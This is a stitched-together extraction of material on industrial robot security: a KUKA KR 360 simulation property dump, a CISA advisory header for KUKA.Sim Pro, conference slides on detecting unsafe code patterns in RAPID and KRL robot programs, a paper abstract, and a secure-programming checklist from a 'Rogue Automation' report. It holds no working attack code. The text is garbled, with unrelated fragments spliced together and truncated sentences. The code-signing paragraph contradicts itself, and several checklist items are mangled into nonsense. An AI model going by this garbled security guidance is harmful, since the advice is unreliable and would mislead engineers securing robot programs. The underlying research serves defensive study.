
- Coordinates: World (X: -521.655133, Y: 499.103823, Z: 0.000000)
- Default: KR 360 R2830
- RCS: orange_cast_metal
- Accessories: None
- SignalActions: None
- Properties:
 - Name: KR 360 R2830
 - Material: orange_cast_metal
 - Visible: checked
 - BOM: checked
 - BOM Description: KR 360 R2830
 - BOM Name: KUKA KR 360 R2830
 - Category: Robots
 - PDF Export Level: Complete
 - Simulation Level: Detailed
 - Backface Mode: Feature
 - Axes: A1 (0.000000), A2 (90.000000), A3 (-90.000000), A4 (0.000000), A5 (0.000000), A6 (0.000000)
 - WorkSpace2D: None
 - WorkSpace3D: None
 - CodeGen Temp: KSS 8.5
 - Variant: Standard

eCatalog View:

- Collections: All Models, Public Models, KUKA, KUKA_ROBOTS, Heavy-Duty (36 models listed)
- Components: KR 240 R3330, KR 240 R3330 C, KR 280 R3080, KR 340 R3330, KR 360 R2830, KR 360 R2830 C, KR 420 R3080, KR 420 R3330, KR 480 R3330 MT, KR 500 R2830, KR 500 R2830 C, KR 500 R2830 MT, KR 510 R3080, KR 600 R2830.

Output View:

- Components: checked
- Layouts: checked
- Files: unchecked





CISA
CYBER+INFRASTRUCTURE

About Us Alerts and Tips Resources Industrial Control Systems

[ICS-CERT Landing](#) > [ICS-CERT Advisories](#) > KUKA.Sim Pro

ICS Advisory (ICSA-20-098-05)


KUKA.Sim Pro

Original release date: April 07, 2020

[Print](#) [Tweet](#) [Send](#) [Share](#)

1. EXECUTIVE SUMMARY

- **CVSS v3 4.3**
- **ATTENTION:** Exploitable remotely/low skill level to exploit
- **Vendor:** KUKA
- **Equipment:** Sim Pro
- **Vulnerability:** Improper Enforcement of Message Integrity During Transmission in a Communication Channel





15^a EDIZIONE



Automatic Detection of Unsafe Code Patterns




Marcello Pogliani, Politecnico di Milano

SOURCES AND SINKS

ATTACKER-CONTROLLED INPUT

sensitive sources



CONCRETE IMPACT

sensitive sinks

File

Inbound communication
(e.g., network)

Teach Pendant (UI)


Robot Movement

File Handling (e.g., read)

File Modification (e.g.,
write configuration)

Call by Name

OVERALL ARCHITECTURE OF THE ANALYZER



DEMO TIME

DETECTION RESULTS

- Hard to find public code (it's intellectual property)
- 100 RAPID and KRL files on public repo (e.g., GitHub and GitLab)

VULNERABILITY	PROJECTS	FILES	ROOT CAUSE
Network → Remote Function Exec	2	2	Dynamic code loading
Network → File Access	1	4	Unfiltered open file
Network → Arbitrary Movement	13	34	Unrestricted Move Joint or Move to point
Detection Errors	2	12	Interrupts



15^a EDIZIONE



Closing Remarks



Federico Maggi, Trend Micro Research

DEFENSE AND REMEDIATION APPROACHES

- **Secure communication:** hard to implement without language support
- **Input validation:** hard to fix – what to do when invalid input comes in?
- **Privilege separation:** requires changes at the OS/runtime level
- **Code signing:** will probably take 5-10 years to see this widely deployed

- feels like 25 years ago: remember the first vulns in web apps?

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- **No resource isolation:** if bad things happen...can be very bad!

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- Automation engineers: please follows security guidelines

- **feels like 25 years ago:** remember the first vulns in web apps?
- **No resource isolation:** if bad things happen...can be very bad!
- **Automation engineers:** please follow security guidelines
- **CISOs:** please consider to audit logic written in proprietary languages!

GET IN TOUCH AND STAY TUNED

- We have a working **prototype** that can find vulnerabilities in
 - ABB RAPID
 - KUKA KRL
- If you're interested: **get in touch with us!**

<https://robosec.org>

Detecting Unsafe Code Patterns in Industrial Robot Programs

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Abstract

Key to modern smart manufacturing, industrial robots are complex and customizable machines that can be programmed in a variety of ways. In addition to the “teach by showing” paradigm, most vendors provide domain-specific programming languages to operate the robots with high precision. Such fully fledged programming languages provide not only movement instruction, but also access to low-level system resources, such as network and file systems. Although useful, these features create venues for unsafe programming patterns, which could lead to taint-style vulnerabilities or malware-like functionalities. In this paper, we analyze the programming languages of 8 leading industrial robot vendors, systematize their technical features, and discuss cases of vulnerable and malicious uses. We then describe the source-code analysis tool that we created to analyze robotic programs, and discover unsafe uses

multiple systems through a wide range of protocols and technologies: They are tightly integrated with programmable logic controllers (PLCs), manufacturing execution systems (MESs), vision systems, and a variety of IT and OT networks in the factory floor. Industrial robots can be programmed online, using the “teach by showing” method, or offline, using purpose-built, domain-specific programming languages. These *industrial robot programming languages (IRPLs)* include special instructions to move the robot’s arms, as well as common control-flow instructions and APIs to access low-level system resources. Writing *task programs* (i.e., the programs that define the task the robot executes) in IRPLs is useful to system integrators and end users to implement complex tasks such as integrating external systems in the production process. IRPLs allow programmers to access—in an almost unconstrained way—several robot’s resources like its mechanical arms, file-system, network,

<https://bit.ly/rogueautomation>



Rogue Automation

Vulnerable and Malicious Code in Industrial Programming

Last but not least, code signing is the only way to ensure that the code running on an industrial machine has not been tampered with. Although it can easily be implemented (Who signs what? Who is the certificate authority? Where is the code signature checked?), it assumes users that the code is exactly how the original developer wrote it. Implementing code signing in industrial environments is a long-term goal, but it is currently available for some specific languages and frameworks. It is also possible to generate more dynamic automation code produced in other sources. Of course, home development leaves less time for manually checking every single program.

Writing secure task programs contributes to reducing the software attack surface of a programmable industrial machine since it reduces the chances of vulnerabilities being inserted. There are a number of secure coding guidelines for general purposes and mainstream programming languages. Instead, the IT software development industry has been dealing with the consequences of unsafe programming for many decades.

Because of the IIoT convergence, we think that the automation engineering industry should now start embracing and establishing equivalent secure coding practices, because it is very likely to face in IT users the same challenges that the IT software development industry is facing today.

4.2 Secure Programming Checklist in a Nutshell

Like any software application that handles untrusted inputs and outputs, automation task programs must be designed, implemented, configured, and deployed with appropriate security mechanisms. Our security guidelines are summarized in Figure 30 and listed in the remainder of this section.




Figure 30. An summary of our security guidelines for industrial automation task programs that handle untrusted data.

- When writing a task program, control process engineers and system integrators should keep the potential checklist in mind:
- These industrial machines are computers and task programs as powerful code.
 - Authoritative of communication.
 - Implement process control policies.
 - Platform input validation where applicable.
 - Always perform output validation.
 - Implement proper error handling without exposing details.
 - Have proper configuration and deployment procedures in place.
 - Implement a change management process for industrial automation code.